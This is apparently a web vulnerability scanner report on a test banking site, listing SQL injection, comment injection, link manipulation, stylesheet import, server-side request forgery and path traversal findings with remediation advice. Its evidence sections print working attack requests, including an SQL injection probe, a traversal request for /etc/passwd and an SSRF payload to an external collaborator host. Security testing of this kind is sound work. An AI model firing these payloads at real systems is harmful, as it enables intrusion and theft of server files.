
```
[...]
```

```
GET /app_v3_personal.php?id=156986688%20or%207941%3d7942 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:35 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php

HTML comment injection (WAF?)

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate/'z*/**/&qz2528i8x6=1 http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate/**z*/&spzc4l1=1 http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate<!-zz-->&x6v9t12x8=1 http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate<!--z-z-->&lx2xx6oxqp6=1 http://www.vulnerable-bank.com/app_v3_personal.php?id=null&ll3e0g4=1 http://www.vulnerable-bank.com/app_v3_personal.php?id=nuzl&h8lrfw66=1
Path	/app_v3_personal.php
Caption	/app_v3_personal.php [id parameter]
Severity	Medium
Confidence	firm

Description

The application reacts to inputs in a way that suggests it might be vulnerable to some kind of server-side code injection. The probes are listed below in chronological order, with evidence. Response attributes that only stay consistent in one probe-set are italicised, with the variable attribute starred.

Successful probes

Comment injection	'z*/**/	**z*/
sql syntax	1	0
error	3	*2*
word_count	666	*643*
visible_word_count	215	*192*

HTML comment injection (WAF?)	<!-zz-->	<!--z-z-->
content_length	9380	*9382*

Magic value: null	null	nzll
<div	57	39
error	0	2
word_count	816	643
outbound_edge_tag_namesX	X	Y
<script	4	2
visible_word_count	222	192
comments	X	Y
line_count	315	210
tag_names	X	Y
outbound_edge_count	45	30
css_classes	X	Y
</html>	1	0
anchor_labels	X	Y
visible_text	X	*Y*
whole_body_content	X	*Y*
content_length	X	*9262*
limited_body_content	X	*Y*

Remediation

This issue does not necessarily indicate a vulnerability; it is merely highlighting behaviour worthy of manual investigation. Try to determine the root cause of the observed behaviour. Refer to Backslash Powered Scanning (<http://blog.portswigger.net/2016/11/backslash-powered-scanning-hunting.html>) for further details and guidance interpreting results.

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_personal.php?id=Rate/'z*/**/&qz2528i8x6=1 HTTP/1.1
```

```
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, qz2528i8x6
Accept: */*, text/qz2528i8x6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
qz2528i8x6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://qz2528i8x6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:22 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9386
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
GET /app_v3_personal.php?id=Rate/**z'*/&spzc411=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, spzc411
Accept: */*, text/spzc411
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 spzc411
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://spzc411.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9269
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate<!--&x6v9t12x8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, x6v9t12x8
Accept: */*, text/x6v9t12x8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
x6v9t12x8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://x6v9t12x8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:31 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9380
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate<!--&l2xx6oxqp6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, l2xx6oxqp6
Accept: */*, text/l2xx6oxqp6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
l2xx6oxqp6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://l2xx6oxqp6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9382
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=null&113e0g4=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, 113e0g4
Accept: */*, text/113e0g4
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 113e0g4
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://113e0g4.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:46 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=nuzl&h81rfw66=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, h81rfw66
Accept: */*, text/h81rfw66
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
h81rfw66
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://h81rfw66.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:45 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9262
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php

Link manipulation (reflected)

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_personal.php/pv4pfg6uen?id=Rate
Path	/app_v3_personal.php
Caption	/app_v3_personal.php [name of an arbitrarily supplied URL parameter]
Severity	Informational
Confidence	firm

Description

The name of an arbitrarily supplied URL parameter is copied into the response within the path of a URL.

The payload **pv4pfg6uen** was submitted in the name of an arbitrarily supplied URL parameter. This input was echoed unmodified within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to modify the URL to reference an arbitrary path. It is also possible to control the query string of the URL to perform HTTP client-side parameter pollution attacks.

Link manipulation occurs when an application embeds user input into the path or domain of URLs that appear within application responses. An attacker can use this vulnerability to construct a link that, if visited by another application user, will modify the target of URLs within the response. It may be possible to leverage this to perform various attacks, such as:

- Manipulating the path of an on-site link that has sensitive parameters in the URL. If the response from the modified path contains references to off-site resources, then the sensitive data might be leaked to external domains via the Referer header.
- Manipulating the URL targeted by a form action, making the form submission have unintended side effects.
- Manipulating the URL used by a CSS import statement to point to an attacker-uploaded file, resulting in CSS injection.
- Injecting on-site links containing XSS exploits, thereby bypassing browser anti-XSS defenses, since those defenses typically do not operate on on-site links.

The security impact of this issue depends largely on the nature of the application functionality. Even if it has no direct impact on its own, an attacker may use it in conjunction with other vulnerabilities to escalate their overall severity.

Remediation

Consider using a whitelist to restrict user input to safe values. Please note that in some situations this issue will have no security impact, meaning no remediation is necessary.

Classification

CWE-73: External Control of File Name or Path (<https://cwe.mitre.org/data/definitions/73.html>).

CWE-20: Improper Input Validation (<https://cwe.mitre.org/data/definitions/20.html>).

Reference

Using path manipulation to hijack Flickr accounts (<http://blog.mish.re/index.php/2017/04/29/yahoo-bug-bounty-chaining-3-minor-issues-to-takeover-flickr-accounts/>).

FirstOrderEvidence

```
GET /app_v3_personal.php/pv4pfg6uen?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:59:47 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
```

Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
<a href="/app_v3_personal.php/pv4pfg6uen ?id=1">
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php

Path-relative style sheet import

Issue Details

URL	<code>http://www.vulnerable-bank.com/app_v3_investments.php</code> <code>http://www.vulnerable-bank.com/app_v3_investments.php/kvwwkl6/</code> <code>http://www.vulnerable-bank.com/app_v3_investments.php/kvwwkl6/css/bootstrap.min.css</code>
Path	<code>/app_v3_investments.php</code>
Caption	<code>/app_v3_investments.php</code>
Severity	Informational
Confidence	firm

Description

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. Although the page contains a modern doctype directive, the response does not prevent itself from being framed. An attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Path-relative style sheet import vulnerabilities arise when the following conditions hold:

1. A response contains a style sheet import that uses a path-relative URL (for example, the page at `/original-path/file.php` might import `styles/main.css`).
2. When handling requests, the application or platform tolerates superfluous path-like data following the original filename in the URL (for example, `/original-path/file.php/extra-junk/`). When superfluous data is added to the original URL, the application's response still contains a path-relative stylesheet import.
3. The response in condition 2 can be made to render in a browser's quirks mode, either because it has a missing or old doctype directive, or because it allows itself to be framed by a page under an attacker's control.
4. When a browser requests the style sheet that is imported in the response from the modified URL (using the URL `/original-path/file.php/extra-junk/styles/main.css`), the application returns something other than the CSS response that was supposed to be imported. Given the behavior described in condition 2, this will typically be the same response that was originally returned in condition 1.
5. An attacker has a means of manipulating some text within the response in condition 4, for example because the application stores and displays some past input, or echoes some text within the current URL.

Given the above conditions, an attacker can execute CSS injection within the browser of the target user. The attacker can construct a URL that causes the victim's browser to import as CSS a different URL than normal, containing text that the attacker can manipulate.

Being able to inject arbitrary CSS into the victim's browser may enable various attacks, including:

- Executing arbitrary JavaScript using IE's `expression()` function.
- Using CSS selectors to read parts of the HTML source, which may include sensitive data such as anti-CSRF tokens.
- Capturing any sensitive data within the URL query string by making a further style sheet import to a URL on the attacker's domain, and monitoring the incoming Referer header.

Remediation

The root cause of the vulnerability can be resolved by not using path-relative URLs in style sheet imports. Aside from this, attacks can also be prevented by implementing all of the following defensive measures:

- Setting the HTTP response header `X-Frame-Options: deny` in all responses. One method that an attacker can use to make a page render in quirks mode is to frame it within their own page that is rendered in quirks mode. Setting this header prevents the page from being framed.
- Setting a modern doctype (e.g. `<!doctype html>`) in all HTML responses. This prevents the page from being rendered in quirks mode (unless it is being framed, as described above).
- Setting the HTTP response header `X-Content-Type-Options: nosniff` in all responses. This prevents the browser from processing a non-CSS response as CSS, even if another page loads the response via a style sheet import.

Classification

CWE-16: Configuration (<https://cwe.mitre.org/data/definitions/16.html>)

Reference

Detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities (<https://blog.portswigger.net/2015/02/prssi.html>)

FirstOrderEvidence

```
GET /app_v3_investments.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:23 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
<!-- Bootstrap -->
  <link href="css/bootstrap.min.css" rel="stylesheet">

  <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
[...]
```

FirstOrderEvidence

```
GET /app_v3_investments.php/kvwk16/ HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:00:36 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
<!-- Bootstrap -->
<link href="css/bootstrap.min.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
[...]
```


FirstOrderEvidence

```
GET /app_v3_investments.php/kvwk16/css/bootstrap.min.css HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:00:37 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_investments.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_insurance.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_security.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_register.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banking.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banks.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_cards.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_about.php
Path-relative style sheet import	info	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_contact.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/register_v1.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php

Out-of-band resource load (HTTP)

Issue Details

URL

http://www.vulnerable-bank.com/get_file.php?
file=http%3a%2f%2fkaybei43y97v4mbvm93nq0i38ueu2nqde41upj.wss.onlinehackscan.com%2f%3fnews.txt

Path	/get_file.php
Caption	/get_file.php [file parameter]
Severity	High
Confidence	certain

Description

It is possible to induce the application to retrieve the contents of an arbitrary external URL and return those contents in its own response.

The payload **http://kaybei43y97v4mbvm93nq0i38ueu2nqde41upj.wss.onlinehackscan.com/?news.txt** was submitted in the **file** parameter.

The application performed an HTTP request to the specified domain. The response from that request was then included in the application's own response.

Out-of-band resource load arises when it is possible to induce an application to fetch content from an arbitrary external location, and incorporate that content into the application's own response(s). The ability to trigger arbitrary out-of-band resource load does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to request and retrieve web content from other systems can allow the application server to be used as a two-way attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack, or retrieve content from, other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Additionally, the application's processing of web content that is retrieved from arbitrary URLs exposes some important and non-conventional attack surface. An attacker can deploy a web server that returns malicious content, and then induce the application to retrieve and process that content. This processing might give rise to the types of input-based vulnerabilities that are normally found when unexpected input is submitted directly in requests to the application. The out-of-band attack surface that the application exposes should be thoroughly tested for these types of vulnerabilities.

Remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary out-of-band resource load is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter. You should also ensure that content retrieved from other systems is processed in a safe manner, with the usual precautions that are applicable when processing input from direct incoming web requests.

If the ability to trigger arbitrary out-of-band resource load is not intended behavior, then you should implement a whitelist of permitted URLs, and block requests to URLs that do not appear on this whitelist.

Classification

CWE-610: Externally Controlled Reference to a Resource in Another Sphere (<https://cwe.mitre.org/data/definitions/610.html>)
CWE-918: Server-Side Request Forgery (SSRF) (<https://cwe.mitre.org/data/definitions/918.html>)

Reference

Burp Collaborator (<https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html>)

CollaboratorEvidence

```
GET /get_file.php?file=http%3a%2f%2fkaybei43y97v4mbvm93nq0i38ueu2nqde41upj.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:54 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8

<html><body>jwzidmy1epjz13696f5kvizjslqigjfigz </body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Out-of-band resource load (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php

File path traversal

Issue Details

URL

http://www.vulnerable-bank.com/get_file.php?file=../../../../../../../../../../../../../../../../etc/passwd

Path /get_file.php

Caption /get_file.php [file parameter]

Severity High

Confidence firm

Description

The **file** parameter is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server.

The payload `../../../../../../../../../../../../../../../../etc/passwd` was submitted in the file parameter. The requested file was returned in the application's response.

File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash characters) to break out of the intended directory and read or write files elsewhere on the filesystem.

This is typically a very serious vulnerability, enabling an attacker to access sensitive files containing configuration data, passwords, database records, log data, source code, and program scripts and binaries.

Remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations. This can normally be achieved by referencing known files via an index number rather than their name, and using application-generated filenames to save user-supplied file content.

If it is considered unavoidable to pass user-controllable data to a filesystem operation, three layers of defense can be employed to prevent path traversal attacks:

- User-controllable data should be strictly validated before being passed to any filesystem operation. In particular, input containing dot-dot sequences should be blocked.
- After validating user input, the application can use a suitable filesystem API to verify that the file to be accessed is actually located within the base directory used by the application. In Java, this can be achieved by instantiating a `java.io.File` object using the user-supplied filename and then calling the `getCanonicalPath` method on this object. If the string returned by this method does not begin with the name of the start directory, then the user has somehow bypassed the application's input filters, and the request should be rejected. In ASP.NET, the same check can be performed by passing the user-supplied filename to the `System.IO.Path.GetFullPath` method and checking the returned string in the same way as described for Java.
- The directory used to store files that are accessed using user-controllable data can be located on a separate logical volume to other sensitive application and operating system files, so that these cannot be reached via path traversal attacks. In Unix-based systems, this can be achieved using a chrooted filesystem; on Windows, this can be achieved by mounting the base directory as a new logical drive and using the associated drive letter to access its contents.

Classification

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') (<https://cwe.mitre.org/data/definitions/22.html>).

CWE-23: Relative Path Traversal (<https://cwe.mitre.org/data/definitions/23.html>).

CWE-35: Path Traversal: '../../../' (<https://cwe.mitre.org/data/definitions/35.html>).

CWE-36: Absolute Path Traversal (<https://cwe.mitre.org/data/definitions/36.html>).

Reference

File path traversal (<https://portswigger.net/web-security/file-path-traversal>).

FirstOrderEvidence

```
GET /get_file.php?file=../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
